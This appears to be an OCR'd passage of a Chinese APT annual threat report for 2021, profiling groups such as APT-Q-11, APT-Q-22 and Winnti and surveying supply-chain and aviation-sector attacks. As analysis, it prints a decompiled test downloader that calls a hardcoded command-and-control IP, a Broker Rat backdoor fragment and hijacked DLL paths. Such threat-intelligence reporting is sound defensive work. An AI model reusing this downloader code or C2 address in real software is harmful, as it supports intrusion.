
诱饵通常包含带有 11882 漏洞的 RTF 文档、SFX 打包的可执行程序、以及 CHM 文件，由于手法较为陈旧，往往在文件落地时就被奇安信天擎查杀。

（三）APT-Q-11（虎木槿）

关键词：浏览器、0day

虎木槿 APT 组织最早被奇安信威胁情报中心披露于 2019 年，主要针对朝鲜、中国、越南等国家进行情报刺探活动，攻击水平较高。该组织善于挖掘利用浏览器 0day 漏洞，在 2019 年和 2020 年分别使用了部分浏览器的 0day 漏洞对科研院所、高校、政府单位进行渗透活动。2021 年该组织将目标转向了媒体和医疗机构，捕获到的攻击方式有以下几种：

- 利用某流行浏览器 0day 漏洞横向移动。
- 入侵内网 OA 替换网盘目录下的常用工具。



▲ 图 1.13 2021 年 APT-Q-11（虎木槿）攻击流程图

在 OA 云盘上替换的工具信息如下。

文件名	文件功能
Filelocator pro 8.5 build 2912	文件内容搜索工具安装包
filelocatorproportable.exe	文件内容搜索工具安装包
Launcher_Setup (1).exe	V2Conference 视频会议安装包


▲ 表 1.14 云盘上被替换的文件列表

在后续下发 payload 的过程中，不知出于何种原因攻击者下发了一个测试版的下载者。

```
// Token: 0x02000002 RID: 2
internal static class Program
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    [STAThread]
    private static void Main()
    {
        string requestUriString = "http://190.2.147.128/360-Cloud/Chk";
        string empty = string.Empty;
        try
        {
            HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
            httpWebRequest.Method = "GET";
            httpWebRequest.Timeout = 30000;
            httpWebRequest.Headers.Add("Authorization", "BASIC SGVsbG8=");
            using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
            {
                HttpStatusCode statusCode = httpWebResponse.StatusCode;
                using (StreamReader streamReader = new StreamReader(httpWebResponse.GetResponseStream()))
                {
                    streamReader.ReadToEnd();
                }
            }
        }
        catch
        {
        }
    }
}
```

▲ 图 1.15 APT-Q-11（虎木槿）测试版下载者代码片段

完整功能的下载者通信时内置的证书如下。




▲ 图 1.16 下载者所用证书截图

奇安信威胁情报中心会在 2022 年择机披露该组织过去三年的攻击活动。

（四）APT-Q-22

关键词：0day、鱼叉邮件

APT-Q-22 是由奇安信威胁情报中心命名且目前尚未公开的 APT 团伙，最早活跃于 2020 年，两年间使用 Web 层 0day 攻击和鱼叉邮件的方式对政府、环境、互联网等单位进行攻击，编码能力一般，攻击流程如下：




▲ 图 1.17 2021 年 APT-Q-22 组织攻击流程图

捕获的鱼叉邮件中所用的诱饵名称如下：

文件名
2020 年中秋期间 XXXXXXXXXXXXXXXXXX 清单 .doc
关于加强 2021 年 XXXXXXXXXXXX.doc
XXXX 对《关于实施“XXXX”XXXXXXXXXXXX（征求意见稿）》的回应 .doc
《XXXXX SSL VPN XXXX 手册》.doc
XX2020 年 XXXXXXX 薪资调整 XXXXX.hta

▲ 表 1.18 APT-Q-22 组织相关诱饵文档信息

攻击者通过将恶意代码存储在文档元数据中，从而躲避杀软查杀。




▲ 图 1.19 APT-Q-22 组织免杀宏文档截图

奇安信威胁情报中心会在 2022 年择机披露该团伙最近两年的活动。

（五）APT-Q-29（Winnti）

关键词：区块链、金融、证券、游戏、数字签名

APT-Q-29(Winnti Group)，作为老牌的 APT 组织，从 2013 年至今使用多个 0day 漏洞对中国的游戏行业、区块链、互联网金融、企业财务、运维人员、科技公司、证券交易所等单位进行攻击。其攻击目的主要为敛财，由于其木马大部分都打上了窃取的数字签名，故免杀效果显著，2021 年我们捕获了该组织的针对游戏行业的新活动，攻击流程如下：



▲ 图 1.20 2021 年 APT-Q-29（Winnti）攻击流程图

系统 DLL 劫持套件如下：

被劫持的系统 DLL 路径	被劫持的系统 DLL 路径
%SystemDrive%\SSPICLI.dll	%systemroot%system32\C_26849.nls
%SystemDrive%\profapi.dll	%systemroot%system32\imseo21.ime
%SystemDrive%\Secur32.dll	%systemroot%system32\chrsben.dll
%systemroot%system32\wlanseo.dll	

▲ 表 1.21 APT-Q-29（Winnti）劫持的系统 DLL

我们首次发现了该团伙使用的新型轻量化后门，我们将其命名为 Broker Rat。

```
if ( a1 )
{
  v2 = *a2;
  if ( **a2 == '>' )
  {
    if ( wcsicmp(v2 + 1, L"start") )
    {
      if ( !wcsicmp(*a2 + 1, L"stop") )
        Core_stop();
    }
    else
    {
      Core_Start();
    }
  }
  else
  {
    wcsncpy_s(ServiceName, 0x104ui64, v2, 0x104ui64);
    hServiceStatus = RegisterServiceCtrlHandlerW(ServiceName, (LPHANDLER_FUNCTION)HandlerProc);
    if ( hServiceStatus )
    {
      sub_180003F00(2i64, v4, 1i64);
      Core_Start();
      sub_180003F00(4i64, v5, 0i64);
    }
  }
}
```


▲ 图 1.22 Broker Rat 后门代码截图

在 2021 年下半年，我们披露了针对证券、金融行业的定向攻击组织 APT-Q-28，后续我们通过奇安信大数据关联平台最终找到了 APT-Q-28 与 APT-Q-29 同源的证据，可以将 APT-Q-28 报告的内容当作 APT-Q-29 组织执行后渗透的攻击流程。故我们正式将其合并为一个组织。

奇安信威胁情报中心会在未来一段时间内公布该组织从 2017 年至今的活动。

三、2021 年境内受害行业分析

进一步通过奇安信威胁雷达的遥测感知和奇安信红雨滴团队基于客户现场的 APT 攻击线索，并结合使用了奇安信威胁情报的全线产品告警数据进行分析：2021 年涉及我国政府、卫生医疗部门、高兴科技企业的高级威胁事件仍然占主要部分，其中来自东亚、南亚和东南亚地区的 APT 组织针对我国攻击最为活跃。相关受影响的境内行业分布如下。



▲ 图 1.23 2021 年高级威胁事件涉及境内行业分布情况

基于上述数据分析，针对我国境内攻击的 APT 组织活跃度排名及其关注的行业领域如下：

排名	组织名称	涉及行业
TOP1	APT-Q-31 (海莲花)	政府、科研、海事机构
TOP2	APT-Q-20 (毒云藤)	国防、政府、科技、教育
TOP3	APT-Q-28 (EICAR)	金融、证券、软件、游戏
TOP4	APT-Q-10 (Darkhotel)	军事国防、能源、政府
TOP5	APT-Q-37 (蔓灵花)	政府、电力和工业相关
TOP6	APT-Q-3 (Group123)	工业、外交

排名	组织名称	涉及行业
TOP7	APT-Q-21 (蓝宝菇)	政府、军工、科研以及金融
TOP8	APT-Q-40 (魔罗杪)	政府、军工、核能、商贸
TOP9	APT-Q-2 (Kimsuky)	国防、教育
TOP10	APT-Q-38 (肚脑虫)	政府
TOP11	APT-Q-36 (摩诃草)	政府、军事、科研、教育
TOP12	APT-Q-39 (响尾蛇)	政府、军事

▲ 表 1.24 活跃组织排名及针对的目标行业

第二章 全球高级持续性威胁综述

公开来源的 APT 情报（以下简称“开源情报”）分析是了解全球网络安全研究机构安全关注，认知全球高级持续性威胁发展趋势的重要手段之一。2021 年，奇安信威胁情报中心对全球 200 多个主要的 APT 类情报来源进行了持续监测，监测内容包括但不限于 APT 攻击组织报告、APT 攻击行动报告、疑似 APT 的定向攻击事件、APT 攻击相关的恶意代码和漏洞分析，以及我们认为需要关注的网络犯罪组织及其相关活动。

本章内容及结论主要基于对上述开源情报以及内部威胁雷达数据的整理与分析。

一、全球高级威胁研究情况


奇安信威胁情报中心在 2021 年监测到的高级持续性威胁相关公开报告总共 434 篇。各月监测数据如下图所示。

▲ 图 2.1 2021 年全球公开的高级威胁报告数量月度统计

二、受害目标的行业与地域


2020 年，新冠疫情席卷全球，从而带来新的网络攻击变化，其影响 2021 年仍在延续。通过开源情报数据显示：在全球 2021 年披露的 APT 相关活动报告中，涉及政府（包括外交、政党、选举相关）的攻击事件占比为 23%，其次是医疗卫生行业的事件占比为 18%、科技占比 14%，涉及航空行业的事件明显增多，较之 2020 年增长了 3 倍，超越了以往的占比。另一个增长较多的行业是科技，增长了 2 倍。其他国防、制造、教育、运输、通信、能源等领域受攻击程度与去年持平。

2021 年高级威胁事件涉及行业分布情况如下图所示。



▲ 图 2.2 2021 年全球高级威胁事件涉及行业分布


高级威胁活动涉及目标的国家和地域分布情况统计如下图（摘录自公开报告中提到的受害目标所属国家或地域），可以看到高级威胁攻击活动几乎覆盖了全球绝大部分国家和区域。



▲ 图 2.3 2021 年公开披露的高级威胁活动针对的国家和地区


三、活跃高级威胁组织情况

本次报告对开源情报中所提及的所有 APT 组织及相关行动进行了分析和整理。其中，提及率最高的 5 个 APT 组织分别是：Lazarus 9.6%，APT29 8.7%，Kimsuky 6.3%，肚脑虫 5.4%，海莲花 3.2%。



▲ 图 2.4 2021 年全球活跃高级威胁组织

进一步对公开报告中高级威胁活动中命名的攻击行动名称、攻击者名称，并对同一背景来源进行归类处理后的统计情况如下，总共涉及 116 个命名的威胁来源命名，较 2021 年数量有所增长。



▲ 图 2.5 2021 年公开披露的高级威胁类攻击组织和行动

四、高级威胁年度活动特点

（一）针对源代码的供应链攻击呈上升趋势

2020 年 12 月，FireEye 披露了一起针对 SolarWinds 的供应链攻击。这个有着超高专业度的攻击事件再次将供应链攻击拉入到大众视野范围内。受此影响，针对供应商的供应链攻击也逐渐主流化。

2021 年多家安全厂商先后披露了针对开源代码或开发软件的供应链攻击事件，npm、Git、PyPI、RubyGems 等公共存储库被用于托管恶意软件包，攻击者通过混淆开发人员在软件开发过程中建立的依赖关系，实现了从源头植入恶意代码进行供应链攻击。

除此之外，多款开发软件也开始成为攻击目标，Xcode、iterm 等 iOS 开发软件被植入恶意脚本以安装后门软件，后门具有键盘记录，上传、下载文件等功能。攻击者意在针对开发人员寻找高价值目标进行攻击。

2021 年监测到的针对开源代码的攻击事件如下表。

事件名称	披露时间	攻击目的
新的恶意 npm 软件包针对 Amazon 和 Slack 等应用 [1]	2021.03	数据窃取
针对 iOS 开发人员的供应链攻击活动 [2]	2021.03	数据窃取
PHP 官方 Git 存储库遭到供应链攻击，代码库被篡改 [3]	2021.03	投放后门木马
恶意 npm 包利用 ChromePass 程序从浏览器窃取凭据 [4]	2021.07	数据窃取
仿冒 iterm2 应用通过钓鱼网站传播 [5]	2021.09	数据窃取
攻击者劫持 npm 账户，分发挖矿软件及后门 [6]	2021.10	投放挖矿及后门木马
npm 知名仓库 coa、rc 遭遇恶意投毒攻击 [7]	2021.11	数据窃取

▲ 表 2.6 2021 年开源代码供应链攻击事件

从遭受到供应链攻击的行业来看，金融、能源以及运输行业受到的影响相比 2020 年明显增多。奇安信威胁情报中心红雨滴团队在 2021 年披露了新的 APT 组织 EICAR，该组织主要针对金融、证券、软件、游戏等行业，进行以敛财为目的供应链攻击活动。

（二）航空产业已成境外情报机构重点攻击目标

2021 年 Lazarus、TA456 等威胁组织对全球各地的航空公司发动了多起网络攻击，尝试从航空公司窃取机密情报。受到疫情大环境的影响，各大航空公司的排班有所波动，出国旅游、度假的人口大量减少。这使得疫情期间航空公司出行信息的质量大幅度上升，也让众多威胁组织盯上了航空公司的出行数据。新披露的组织包括 LazyScripter、ChamelGang 等。

事件名称	披露时间	披露厂商
威胁组织针对国防和航空组织使用的恶意软件 ncc Trojan [8]	2021.02	NTT
新 APT 组织 LazyScripter 瞄准航天交通行业 [9]	2021.02	Malwarebytes
针对航空公司的鱼叉式网络钓鱼活动 [10]	2021.06	Fortinet
Lazarus 针对航空航天行业的攻击 [11]	2021.07	360 高级威胁团队
TA456 针对美国国防承包商的攻击活动分析 [12]	2021.07	Proofpoint
Earth Baku 组织针对印太地区航空、IT 等行业 [13]	2021.08	Trend

事件名称	披露时间	披露厂商
Operation Layover：针对航空业长达 5 年的网络攻击活动 [14]	2021.09	Talos
新 APT 组织 ChamelGang 瞄准俄罗斯能源和航空行业 [15]	2021.09	PT ESC
MalKamak 针对航空航天和电信公司的 GhostShell 活动 [16]	2021.10	Cybereason
Lyceum 组织回归，利用新恶意软件针对中东地区电信及航空公司 [17]	2021.10	Kaspersky

▲ 表 2.7 2021 年针对航空产业的攻击事件

（三）新型 APT 组织提供破坏服务以敛财为目的

在去年的总结报告中，我们认为通过定向勒索攻击获取经济利益成为了 APT 组织活动的新趋势。而 2021 年我们发现除了定向勒索，有的组织开始向其他 APT 组织出售特定服务，APT 组织之间出现了“商业伙伴关系”。

其中，有一类新出现的组织向更高级的 APT 组织提供破坏服务。他们有些收集凭据，然后将其出售给其他犯罪组织；还有些则会提供黑客即服务，为特定的国家或组织服务。

例如 Lorec53 组织是 2021 年上半年一个非常活跃的新型 APT 组织。该组织担任网络攻击中信息搜集的角色，通常以合作或雇佣的方式参与到其他黑客组织甚至更高级的 APT 组织的攻击活动当中。

无独有偶，已被认为是 APT 的 Gamaredon 拥有庞大的基础设施，有 600 多个与其活动相关的活动域。在一份新的研究报告中，该组织除开 APT 的定位以外，还是一个为其他 APT 提供服务的团体，同时会对自己感兴趣的目标发起攻击活动。

与 Lorec53 组织不同，Zebra2104 组织专门提供初始访问代理（IAB）服务，而不参与具体的攻击活动。值得注意的是，APT 组织 StrongPity 曾利用 Zebra2104 组织提供的基础设施扩大其攻击面。这表明 APT 组织寻求服务的对象不止这类新型的 APT 组织，还有如 Zebra2104 这类的第三方威胁组织。

（四）在野 0day 漏洞攻击盛极一时

